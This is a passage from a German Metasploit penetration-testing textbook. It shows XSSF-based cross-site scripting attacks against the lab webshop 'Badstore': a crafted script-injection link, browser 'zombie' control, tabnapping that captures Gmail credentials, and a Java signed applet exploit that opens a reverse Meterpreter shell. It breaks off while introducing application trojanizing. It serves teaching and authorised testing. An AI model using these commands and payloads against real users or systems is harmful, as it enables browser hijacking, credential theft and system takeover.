

8.2 Remote-Zugriff via Cross-Site-Scripting?

Cross-Site-Scripting-Angriffe (XSS-Angriffe) werden durch fehlerhafte Eingabefilterung auf Seiten der Webapplikation ermöglicht. Beispielsweise werden Daten, die durch Formulare oder über unterschiedliche Parameter an den Webserver übertragen werden, nicht ausreichend geprüft. Diese mangelnde Überprüfung lässt fehlerhafte Eingaben zu und ermöglicht unter Umständen die Eingabe von Skriptcode, der durch den Angreifer kontrolliert wird. Dieser wird vom Webserver in die Webseite eingebaut und dadurch an den Benutzer ausgeliefert. Der Webserver ist dabei sozusagen der Vermittler, um den Angriff an den Benutzer bzw. an das Client-System zu übertragen. Die vom Webserver ausgelieferte Webseite wird an den Benutzer übertragen, und der Browser versucht, die empfangenen Daten darzustellen. Dabei führt er den eingebetteten schadhafte Skriptcode im Browser des Benutzers aus, wodurch dieser angegriffen wird.




Abb. 8-2 Ablauf eines Cross-Site-Scripting-Angriffs

Häufig werden XSS-Angriffe zum Diebstahl von Cookies bzw. Sessions eingesetzt. Dabei handelt es sich um das einfachste Beispiel, das sich für XSS-Schwachstellen anbietet. Schwachstellen dieser Art werden häufig enorm unterbewertet,

oftmals werden sie als Seltenheit abgestempelt oder als zu kompliziert, um sie effektiv auszunutzen.

Wie bereits in früheren Abschnitten dargestellt wurde, ist Metasploit an sich nur bedingt imstande, Schwachstellen dieser Art zu erkennen und für weitere Angriffe zu nutzen. Durch den dargestellten Einsatz von Arachni aus Abschnitt 7.1.5 kann ein Pentester im Rahmen einer Metasploit-Analyse XSS-Schwachstellen einer Applikation relativ einfach und automatisiert erkennen. Dabei sei jetzt bewusst von einer manuellen, in häufigen Fällen wesentlich effektiveren bzw. korrekteren Analyse abgesehen.

Die Möglichkeit, XSS-Schwachstellen nicht ausschließlich zum Diebstahl von Zugriffsdaten, wie Cookies, zu missbrauchen, sondern als Grundlage für umfangreiche Angriffe gegen die gesamte interne Systemumgebung einzusetzen, ist vielen nicht bewusst. Schwachstellen dieser Art ermöglichen entsprechend weiterführende Client-Side-Angriffe, die häufig gezielt auf Benutzer der Webanwendung bzw. auf spezielle Unternehmen ausgerichtet bzw. optimiert sind.

Angriffe dieser Art ermöglichen oftmals die Umgehung unterschiedlicher Schutzmechanismen eines gut geschützten Firmennetzwerkes, wodurch Zugriff auf interne Ressourcen und Systeme ermöglicht wird. Man bedenke, dass die Sicherheit des Unternehmensnetzwerkes nur so gut ist wie sein schwächstes Glied. Dieses schwächste Glied kann jedes Client-System eines Mitarbeiters sein. Ein solches System ist unter Umständen imstande, dem Angreifer vollständigen Zugriff auf das interne Netzwerk zu ermöglichen.

8.2.1 XSSF – Management von XSS Zombies mit Metasploit

Bei XSSF [240] handelt es sich um ein Framework, das *Cross-Site-Scripting-Angriffe* im Metasploit-Framework verwalten soll. Der Einsatz von XSSF ermöglicht es, Systeme, die über einen XSS-Angriff einen speziell präparierten Link aufgerufen haben, in weiten Bereichen zu kontrollieren und weitere Angriffe gegen sie umzusetzen. Mit XSSF wird sozusagen ein Managementinterface für XSS-Zombies bereitgestellt.

Bei XSSF handelt es sich um eine ähnliche Erweiterung, wie sie auch im BeEF-Framework umgesetzt wird. Siehe hierfür Abschnitt 9.4. Im Gegensatz zu BeEF handelt es sich bei XSSF um eine direkte Integration in das Metasploit-Framework.

Da XSSF bislang nicht fix in das Metasploit-Framework integriert wurde, muss es erst manuell nachinstalliert werden. Um XSSF im Anschluss an eine erfolgreiche Installation einsetzen zu können, muss das neue Erweiterungsmodul mit `load <Pluginname>` im Metasploit-Framework aktiviert werden.


Installation von XSSF:

Download von <https://code.google.com/p/xssf/downloads/list>

```
tar -xf XSSF.tar
cp -R XSSF/* /MSF-Path-XSSF/msf3/
```

Folgendes Listing stellt den Ladevorgang dieser Erweiterung dar. Die dabei ausgegebenen Meldungen zeigen bereits, auf welche URL ein infizierter Client umgeleitet werden muss.

```
msf > load XSSF
```



Cross-Site-Scripting Framework 2.1
Ludovic Cournaud - CONIX Security

```
[+] Please use command 'xssf_urls' to see useful XSSF URLs
[*] Successfully loaded plugin: xssf
```

Listing 8-13 XSSF-Plugin in Metasploit laden

Mit der bereits bekannten Tab-Completion und einer einfachen Suchanfrage ist es möglich, den hinzugewonnenen Befehlssatz und die neuen Module darzustellen.

```
msf > xssf_+<Tab>+<Tab>
```

```
xssf_active_victims      xssf_banner             xssf_information
xssf_remove_auto_attack xssf_tunnel             xssf_add_auto_attack
xssf_clean_victims      xssf_log                xssf_remove_victims
xssf_urls                xssf_auto_attacks      xssf_exploit
xssf_logs                xssf_servers            xssf_victims
```

```
msf > search xssf
```

Matching Modules

=====

| Name | Rankv | Description |
|--|--------|-----------------------------------|
| auxiliary/xssf/public/ie/command | normal | COMMAND XSSF (IE Only) |
| auxiliary/xssf/public/iphone/skype_call | normal | Skype Call |
| auxiliary/xssf/public/misc/alert | normal | ALERT XSSF |
| auxiliary/xssf/public/misc/change_interval | normal | Interval changer |
| auxiliary/xssf/public/misc/check_connected | normal | CHECK CONNECTED |
| auxiliary/xssf/public/misc/cookie | normal | Cookie getter |
| auxiliary/xssf/public/misc/csrf | normal | Cross-Site Request Forgery (CSRF) |
| auxiliary/xssf/public/misc/detect_properties | normal | Properties detector |
| auxiliary/xssf/public/misc/get_page | normal | WebPage Saver |

```

auxiliary/xssf/public/misc/load_applet    normal  Java applet loader
auxiliary/xssf/public/misc/load_pdf      normal  PDF loader
auxiliary/xssf/public/misc/logkeys       normal  KEY LOGGER
auxiliary/xssf/public/misc/prompt        normal  PROMPT XSSF
auxiliary/xssf/public/misc/redirect      normal  REDIRECT
auxiliary/xssf/public/misc/save_page     normal  WebPage Saver
auxiliary/xssf/public/misc/tabnapping    normal  Browser Tabs Changer
auxiliary/xssf/public/misc/visited_pages normal  Visited links finder
auxiliary/xssf/public/misc/webcam_capture normal  Webcam Capture
auxiliary/xssf/public/misc/xss_get_bounce normal  XSS BOUNCE
auxiliary/xssf/public/network/ie/ipconfig normal  IPCONFIG XSSF
                                           (IE Only)
auxiliary/xssf/public/network/ping       normal  Ping
<snip>

```

Listing 8-14 XSSF-Befehlssatz und vorhandene Auxiliary-Module

Die dargestellten Module sind unterschiedlich verlässlich und teilweise sehr stark browserabhängig. Im Rahmen interner Tests sollten diese Module vor einem Einsatz in verschiedenen Konstellationen getestet und die Funktionsweise analysiert werden.

Mit dem Ladevorgang der XSSF-Erweiterung wird automatisch ein erster Server eingerichtet und aktiviert. Um einen kurzen Überblick der aktiven XSS-Server zu erhalten, dient der Befehl `xssf servers`, der IP-Adresse, Port, URI und Aktivitätsstatus darstellt.

```
msf > xssf_servers
```

```
Servers
```

```
=====
```

```

id  host      port  uri  active
--  ----      -
1   10.8.28.7 8888  /    true

```

```
msf > xssf_urls
```

```

[+] XSSF Server: 'http://10.8.28.7:8888/' or 'http://<PUBLIC-IP>:8888/'
[+] Generic XSS injection: 'http://10.8.28.7:8888/loop' or
                           'http://<PUBLIC-IP>:8888/loop'
[+] XSSF test page: 'http://10.8.28.7:8888/test.html' or
                   'http://<PUBLIC-IP>:8888/test.html'

[+] XSSF Tunnel Proxy   : 'localhost:8889'
[+] XSSF logs page      : 'http://localhost:8889/gui.html?guipage=main'
[+] XSSF statistics page: 'http://localhost:8889/gui.html?guipage=stats'
[+] XSSF help page      : 'http://localhost:8889/gui.html?guipage=help'

```

Listing 8-15 XSSF-Serverdetails

Nach erfolgreichem Einrichten des Servers muss im nächsten Schritt der präparierte Link auf einem Opfersystem ausgeführt werden. Um dies zu erreichen, gibt es unterschiedlichste Methoden. Beispielsweise lässt sich der Link per Mail verschicken, oder der bösartige Link wird in eine weitere Webseite mit persistenter

Schwachstelle eingebettet. Häufig kommen für diesen Vorgang auch Social-Engineering-Methoden zum Einsatz.

Im folgenden Beispiel wird der präparierte Webshop »Badstore« zum Angriff auf den Client eingesetzt. Es wird dafür ein Link in der folgenden Art erstellt:

```
http://<HOST-IP>/<PATH>/badstore.cgi?searchquery=<script%20src=http://<XSSF-Host>:8888/loop?interval=2></script>&action=search&x&y=
```




Abb. 8-3 XSS-Angriff

Dieser Link wird auf dem Client-System angeklickt, wodurch der Cross-Site-Scripting-Angriff eingeleitet wird. Ab sofort handelt es sich bei dem angegriffenen Client-System um ein Zombie-System der durchgeführten XSS-Attacke. Dieses System lässt sich über die Metasploit-Konsole verwalten, und durch den Einsatz weiterer Module ist es möglich, den Angriff deutlich zu erweitern. Weitere Informationen des ersten Zombie-Systems sind mit den Befehlen `xssf_active_victims` und mit `xssf_information <Victim ID>` abrufbar.

```
msf > xssf_victims
```

```
Victims
=====
```

| id | xssf_server_id | active | ip | interval | browser_name | version | cookie |
|----|----------------|--------|-------------|----------|--------------|---------|--------|
| 1 | 1 | true | 10.8.28.133 | 2 | Firefox | 3.0.19 | YES |

```
[*] Use xssf_information [VictimID] to see more information about a victim
```

Listing 8-16 Abfrage der aktiven Zombies

Weitere sehr detaillierte Informationen lassen sich mit dem Befehl `xssf_information` darstellen. Diese Informationen umfassen neben der IP-Adresse

des Zombies auch Informationen, die für weiterführende Client-Side-Angriffe von Bedeutung sind. Dazu zählt neben Betriebssystem- und Browserdetails beispielsweise auch die Architektur des Zielsystems.

```
msf > xssf_information 1
INFORMATION ABOUT VICTIM 1
=====
IP ADDRESS       : 10.8.28.133
ACTIVE ?        : TRUE
FIRST REQUEST    : 2011-07-19 12:14:25 UTC
LAST REQUEST     : 2011-07-19 12:24:05 UTC
CONNECTION TIME  : 0hr 9min 40sec
BROWSER NAME     : Firefox
BROWSER VERSION  : 3.0.19
OS NAME          : Windows
OS VERSION       : XP
ARCHITECTURE     : ARCH_X86
LOCATION          : http://10.8.28.24:80
XSSF COOKIE ?   : YES
RUNNING ATTACK   : NONE
WAITING ATTACKS  : 0
```

Listing 8-17 *Zombie-Details*

Ein oftmals genutztes und sehr einfaches Beispiel zur Darstellung von XSS-Schwachstellen ist eine einfache Alert-Box, die eine definierbare Textmeldung ausgibt. Normalerweise wird dies mit einem Link in der folgenden Art erreicht:

```
http://<HOST-
IP>/<PATH>/badstore.cgi?searchquery=<script>alert(»text«)</script>&action=se
arch&x&y=
```

Diese Alert-Box ist vollkommen statisch und gibt einmalig den String »text« aus. Das XSSF-Framework ermöglicht eine dynamische Auswahl des Moduls und eine dementsprechend dynamische Definition des auszugebenden Textstrings. Der Angriff ist nach der Durchführung nicht beendet, sondern der Client bzw. der Zombie-Browser wartet im Anschluss auf weitere Befehle, die vom Angreifer übermittelt werden. Eine erste Demonstration des XSSF-Frameworks stellt folgendes Listing mit der Steuerung der Alert-Box dar.

```
msf > use auxiliary/xssf/public/misc/alert
msf auxiliary(alert) > info
      Name: ALERT XSSF
      Module: auxiliary/xssf/public/misc/alert
      Version: 0
      License: Metasploit Framework License (BSD)
      Rank: Normal
```

Provided by:

LuDo (CONIX Security)

Basic options:

| Name | Current Setting | Required | Description |
|--------------|-----------------|----------|---|
| ---- | ----- | ----- | ----- |
| AlertMessage | pwnd! | yes | Message you want to send to the victim. |
| SRVHOST | 0.0.0.0 | yes | The local host to listen on. |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSLCert | | no | Path to a custom SSL certificate |
| URIPATH | | no | The URI to use for this exploit |
| VictimIDs | ALL | no | IDs of the victims you want to receive the code.\nExamples : 1, 3-5 / ALL / NONE |

Description:

Simple XSSF alert

msf auxiliary(alert) > run

```
[*] Auxiliary module execution started, press [CTRL + C] to stop it !
[*] Using URL: http://0.0.0.0:8080/cj1UkrPTnvOK
[*] Local IP: http://10.8.28.7:8080/cj1UkrPTnvOK

[+] Remaining victims to attack: [1 (1)]

[+] Code 'auxiliary/xssf/public/misc/alert' sent to victim '1'
[+] Remaining victims to attack: NONE
```

Listing 8-18 XSS-Angriff starten

Der Angriff wird automatisch durchgeführt, und der Browser des Clients gibt den definierten String aus:

Im Anschluss an den erfolgreich durchgeführten Angriff wartet der Client auf weitere Befehle. Um zukünftige Angriffe noch besser vorbereiten zu können, eignet sich das Modul *detect_properties* zur Ermittlung weiterer Informationen zum angegriffenen System.




Abb. 8-4 Alert-Box per XSS initiiert

```

msf > use auxiliary/xssf/public/misc/detect_properties
msf auxiliary(detect_properties) > run

[*] Auxiliary module execution started, press [CTRL + C] to stop it !
[*] Using URL: http://0.0.0.0:8080/dHt9QtyiAp
[*] Local IP: http://10.8.28.7:8080/dHt9QtyiAp

[+] Remaining victims to attack: [1 (1)]

[+] Code 'auxiliary/xssf/public/misc/detect_properties' sent to victim '1'
[+] Remaining victims to attack: NONE
^C[-] Auxiliary interrupted by the console user
[*] Server stopped.
[*] Auxiliary module execution completed

msf auxiliary(detect_properties) > xssf_logs 1

Victim 1 logs
=====

id time name
-- ---- ----
1 2011-07-19 12:26:09 UTC
2 2011-07-19 12:26:09 UTC Properties detector

msf auxiliary(detect_properties) > xssf_log 2
[+] Result stored on log2:
  
```

```
JAVA ENABLED
FLASH AVAILABLE
QUICKTIME AVAILABLE
VBSCRIPT NOT AVAILABLE
UNSAFE ACTIVE X NOT ACTIVATED
PLUGINS :
    * Mozilla Default Plug-in
    * QuickTime Plug-in 7.5.5
    * Shockwave Flash
    * Java(TM) Platform SE 6 U4
```

Listing 8-19 Weitere Einstellungen ermitteln

Im nächsten Schritt wird ein Tabnapping-Angriff mit dem gleichnamigen Modul *tabnapping* umgesetzt.

Bei Tabnapping handelt es sich um eine relative junge Angriffsmethode, die sich wie so oft Schwächen in Client-Software in Kombination mit bestimmten Benutzerverhalten zunutze macht. Dieser Angriff versucht, den Umstand des typischen Tabbed-Browsings und das damit häufig einhergehende Übersichtsproblem auszunutzen. Bei der intensiven Verwendung von Tabs kann es sehr schnell vorkommen, dass man als Benutzer den Überblick verliert und gar nicht mehr so recht weiß, welche Tabs gerade geöffnet sind. Surft der Benutzer eine bestimmte Webseite an, liest dort die bereitgestellten Informationen und öffnet anschließend in einem neuen Tab eine weitere Seite, beispielsweise durch einen Link in der Ausgangsseite, so bleibt die Ausgangsseite in einem Tab bestehen und gerät unter Umständen in Vergessenheit. An dieser Stelle setzt Tabnapping an. Die ursprünglich betrachtete Webseite wartet eine definierte Zeit lang, bis die Seite üblicherweise entweder geschlossen wurde oder der Benutzer bereits in einem anderen Tab weitersurft. Nun wird die ursprüngliche Webseite gegen eine neue ausgetauscht. Dabei wird typischerweise versucht, eine möglichst populäre Seite zu nutzen, die gewisse Informationen vom Benutzer abfragt. Sobald der Benutzer auf den Tab zurückkommt, besteht die Möglichkeit, dass er sich nicht mehr an die ursprüngliche Seite erinnert und die abgefragten Informationen eingibt. Gerade wenn es sich um sehr bekannte und häufig genutzte Seiten wie beispielsweise Google, Facebook oder Twitter handelt, ist die Möglichkeit eines erfolgreichen Angriffs durchaus hoch.

```

msf > use auxiliary/xssf/public/misc/tabnapping
msf auxiliary(tabnapping) > info

    Name: Browser Tabs Changer
    Module: auxiliary/xssf/public/misc/tabnapping
    Version: 0
    License: Metasploit Framework License (BSD)
    Rank: Normal

Provided by:
  LuDo (CONIX Security)

Basic options:
  Name          Current Setting  Required  Description
  ----          -
SRVHOST        0.0.0.0          yes       The local host to listen on.
SRVPORT        8080             yes       The local port to listen on.
SSLCert        no               no        Path to a custom SSL certificate
URIPATH        no               no        The URI to use for this exploit
VictimIDs      ALL              no        IDs of the victims you want to
              receive the code.\nExamples :
              1, 3-5 / ALL / NONE
delay          5                yes       Delay of tab inactivity in seconds to
              change it
website        gmail            yes       Defaced website file you want to load

```

Description:

Change Browser Tabs after a period of time of inactivity

```

msf auxiliary(tabnapping) > run

[*] Auxiliary-Module execution started, press [CTRL + C] to stop it !
[*] Using URL: http://0.0.0.0:8080/gMuBwfn8fCXsBk
[*] Local IP: http://10.8.28.8:8080/gMuBwfn8fCXsBk

[+] Remaining victims to attack : [1 (1)]

[+] Code 'auxiliary/xssf/tabnapping' sent to victim '1'
[+] Remaining victims to attack : NONE
^C[-] Auxiliary interrupted by the console user
[*] Server stopped.
[*] Auxiliary-Module execution completed
msf auxiliary(tabnapping) >

```

Listing 8-20 *Tabnapping-Details*

Der erfolgte Tabnapping-Angriff stellt nach kurzer Zeit (im dargestellten Beispiel fünf Sekunden) eine nachgebaute Seite von Google Mail dar. Gibt der Benutzer in diese nachgebildete Seite seine Benutzerdaten ein, war der Angriff erfolgreich, und der Account des Opfers kann kompromittiert werden.



Abb. 8-5 Tabnapping to Gmail

Hat der Benutzer seine Logindaten in der nachgebildeten Webseite eingegeben, lassen sie sich wiederum in den Log-Informationen abrufen:

```
msf auxiliary(tabnapping) > xssf_logs 1
```

```
Victim 1 logs
```

```
=====
```

```
id time name
-- ----
7 2011-07-19 12:33:30 UTC Tabnapping
```

[*] Info: Logs with an empty name are just launched attacks logs and does not contain results!

```
msf auxiliary(tabnapping) > xssf_log 7
```

```
[+] Result stored on log7:
```

```
Gmail Account : test - test
```

Listing 8-21 Abfrage der Log-Informationen

8.2.2 Von XSS zur Shell

Bislang wurden typische XSS-Angriffe, die per JavaScript den Inhalt des Browserfensters in irgendeiner Art und Weise beeinflusst haben, durchgeführt. Im folgenden Abschnitt kommt es zur Darstellung, wie eine XSS-Schwachstelle genutzt werden kann, um ein Client-System vollständig zu kompromittieren und dementsprechend einen Shell-Zugriff zu erlangen. Bei dieser Vorgehensweise wird erneut das XSSF-Framework genutzt, wobei eindrucksvoll gezeigt wird, welche Möglichkeiten das Metasploit-Framework in Kombination mit XSS-Schwachstellen bietet.

8.2.2.1 Java Applet

In diesem Abschnitt wird über eine XSS-Schwachstelle ein typischer clientseitiger Angriff mit dem Metasploit-Framework zur Anwendung gebracht. Bei dem folgenden Angriffsszenario wird davon ausgegangen, dass bereits ein Client-System mit einem XSS-Angriff unter Kontrolle gebracht wurde. Für diesen erfolgten XSS-Angriff wurde das XSSF-Framework, wie bereits in Abschnitt 8.2.1 dargestellt, genutzt. Folgendes Listing stellt die Übersicht der angegriffenen und kontrollierten Clients dar.

```
msf > xssf_active_victims
```

```
Victims
=====
```

| id | xssf_server_id | active | ip | interval | browser_name | browser_version |
|----|----------------|--------|-------------|----------|--------------|-----------------|
| 1 | 1 | true | 10.8.28.133 | 2 | Firefox | 3.0.19 |

Listing 8-22 XSS-Zombie

Der Browser des angegriffenen Systems lässt sich bereits weitgehend über die dargestellten Angriffsmöglichkeiten steuern. Im folgenden Angriff ist das Ziel allerdings nicht nur die Steuerung des Browsers, sondern die vollständige Übernahme des Client-Systems. Um dieses Ziel zu erreichen, wird ein Client-Side-Exploit in Form eines Java Applets über den XSS-Angriff nachgeladen.

Im folgenden Listing wird die Konfiguration des dafür zuständigen Metasploit-Moduls dargestellt. Die Konfiguration des Moduls unterscheidet sich bei der Anwendung über XSSF nicht im Vergleich von einer eigenständigen Anwendung.

```
msf > use exploit/multi/browser/java_signed_applet
msf exploit(java_signed_applet) > show options
```

Module options (exploit/multi/browser/java_signed_applet):

| Name | Current Setting | Required | Description |
|-------------|-----------------|----------|--|
| APPLETNAME | SiteLoader | yes | The main applet's class name. |
| CERTCN | SiteLoader | yes | The CN= value for the certificate. |
| SRVHOST | 0.0.0.0 | yes | The local host to listen on. |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | | no | Path to a custom SSL certificate |
| SSLVersion | SSL3 | no | Specify the version of SSL that should be used |
| SigningCert | | no | Path to a signing certificate in PEM or PKCS12 (.pfx) format |

```

SigningKey          no          Path to a signing key in
                        PEM format
SigningKeyPass      no          Password for signing key
URIPATH             no          The URI to use for this exploit

msf exploit(java_signed_applet) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(java_signed_applet) > set LHOST 10.8.28.7
LHOST => 10.8.28.7
msf exploit(java_signed_applet) > set LPORT 443
LPORT => 443

```

Listing 8-23 *Exploit-Konfiguration*

Nach der erfolgten Konfiguration des Exploits und des zu verwendenden Payloads wird der Exploit im Kontext eines Jobs im Hintergrund gestartet.

Hinweis: Der dargestellte Exploit wird automatisch im Hintergrund gestartet. Ist dies bei anderen Exploits nicht der Fall, hilft häufig der Parameter `-j`.

```

msf exploit(java_signed_applet) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 10.8.28.7:443
[*] Using URL: http://0.0.0.0:8080/sooP2N
[*] Local IP: http://10.8.28.7:8080/sooP2N
[*] Server started.

msf exploit(java_signed_applet) > jobs

Jobs
====

  Id  Name
  --  ---
  1   Exploit: multi/browser/java_signed_applet

```

Listing 8-24 *Startvorgang des Exploits*

Der Exploit startet automatisch einen Reverse-Handler für den Payload auf Port 4444 und den benötigten Webserver auf Port 8080. Im dargestellten Listing wird der Exploit mit der Job-ID 5 gestartet.

Diese Job-ID wird im weiteren Verlauf für die Konfiguration von XSSF benötigt.

Exploiting-Vorgang

Im folgenden Vorgang wird der bereits erfolgte XSS-Angriff mit dem gestarteten Exploit aus Listing 8-24 verknüpft. Für diesen Vorgang dient der Befehl `xssf_exploit`, der über die ID des XSS-Zombies und die Job-ID des Exploits diese beiden zusammenführt. Sobald XSSF mit dem Exploit verknüpft wurde, wird das

präparierte Java-Applet in einem IFrame nachgeladen und dem Benutzer zur Ausführung aufgedrängt.




Abb. 8-6 Java-Applet wird nachgeladen.

Sobald dieses Applet bestätigt wird, kommt es zur Ausführung des definierten Meterpreter-Payloads, wodurch eine Shell mit den Berechtigungen des aktuellen Benutzers erlangt werden kann. Folgendes Listing stellt die Anwendung des Exploits bzw. die Zuordnung zum korrekten XSS-Zombie in der Metasploit-Konsole dar. Dieser Vorgang wird mit dem Befehl `xssf_exploit`, der als Parameter die ID des XSS-Zombies und des bereits laufenden Exploits benötigt, durchgeführt.

```
msf exploit(java_signed_applet) > xssf_exploit
[-] Wrong arguments: [JobID] must be an Integer.
[-] Wrong arguments: xssf_exploit [VictimIDs] [JobID]
[-] Use MSF 'jobs' command to see running jobs

msf exploit(java_signed_applet) > xssf_exploit 1 0
[*] Searching Metasploit launched module with JobID = '0'...
[+] A running exploit exists: 'Exploit: multi/browser/java_signed_applet'
[*] Exploit execution started, press [CTRL + C] to stop it !

[+] Remaining victims to attack: [1 (1)]

[+] Code 'Exploit: multi/browser/java_signed_applet' sent to victim '1'
[+] Remaining victims to attack: NONE

[*] Handling request from 10.8.28.7:48645...
[*] Sending SiteLoader.jar to 10.8.28.7. Waiting for user to click 'accept'...
[*] Sending SiteLoader.jar to 10.8.28.7. Waiting for user to click 'accept'...

[*] Sending stage (749056 bytes) to 10.8.28.50
[*] Meterpreter-Session 1 opened (10.8.28.7:443 -> 10.8.28.133:1498) at Fri Feb 18
15:40:10 +0100 2011
<snip>
```

Listing 8-25 Exploiting-Vorgang über XSSF einleiten

Von einer Darstellung weiterer Post-Exploitation-Tätigkeiten wird an dieser Stelle abgesehen. Erste Post-Exploitation-Tätigkeiten könnten sich ähnlich gestalten wie in Abschnitt 8.1.1 dargestellt.

XSSF bietet weitere interessante Angriffsmöglichkeiten, wie beispielsweise die Möglichkeit, mit dem Kommando `xssf_tunnel` einen Tunnel über den erstellten XSS-Angriff zu erstellen.

8.3 Trojanisieren einer bestehenden Applikation

Nahezu jeder Internetuser lädt in einer gewissen Regelmäßigkeit unterschiedlichste Applikationen aus dem Internet herunter und führt diese, häufig mit administrativen Berechtigungen, auf dem eigenen System aus. Diese Applikationen stammen oftmals aus nicht übermäßig vertrauenswürdigen Quellen. Als Beispiel lässt sich hierfür eine Applikation nennen, die mit einem Serial Key geschützt ist. Eine Unmenge sogenannter Warez-Seiten bieten Cracks solcher Applikationen an. Dabei lässt sich aber kaum abschätzen, was diese Applikation bzw. dieser Crack wirklich im Detail auf dem eigenen System verändert. Wurde diese geniale Applikation evtl. mit schadhaftem Code modifiziert? Öffnet diese Applikation evtl. ein Backdoor auf dem eigenen Rechner? Wird durch diese Applikation der Zugang zum eigenen Rechner für bösartige »Hacker« oder durch Malware ermöglicht? All diese Szenarien sind ohne großen Aufwand möglich. Im folgenden Abschnitt wird detailliert dargestellt, wie so ein Angriff sehr einfach mit Metasploit umsetzbar ist und wie es dabei möglich ist, verschiedenste Schutzmechanismen zu umgehen.

Falls eine neu heruntergeladene Applikation nicht die erwartete Reaktion erzielt, etwa das Öffnen einer bestimmten Dialogbox oder eines bestimmten Fensters, dann wird der Anwender unter Umständen misstrauisch und beginnt, die Applikation oder das ganze System zu untersuchen. Um nicht zu viel Aufmerksamkeit auf die gerade heruntergeladenen Applikation zu ziehen, versucht der Angreifer die typische Funktionalität der ursprünglichen Applikation zu erhalten.

Im folgenden Abschnitt wird untersucht, wie Metasploit bei der »Trojanisierung« einer bestehenden Applikation unterstützen kann und wo der Einsatz des Frameworks weiteres Potenzial bietet. Prinzipiell umfasst ein vollständiger Exploiting-Vorgang folgende Schritte:

- Erstellen eines Payloads (*msfpayload*)
- Einbauen des Payloads in ein bestehendes Executable (*msfencode*)
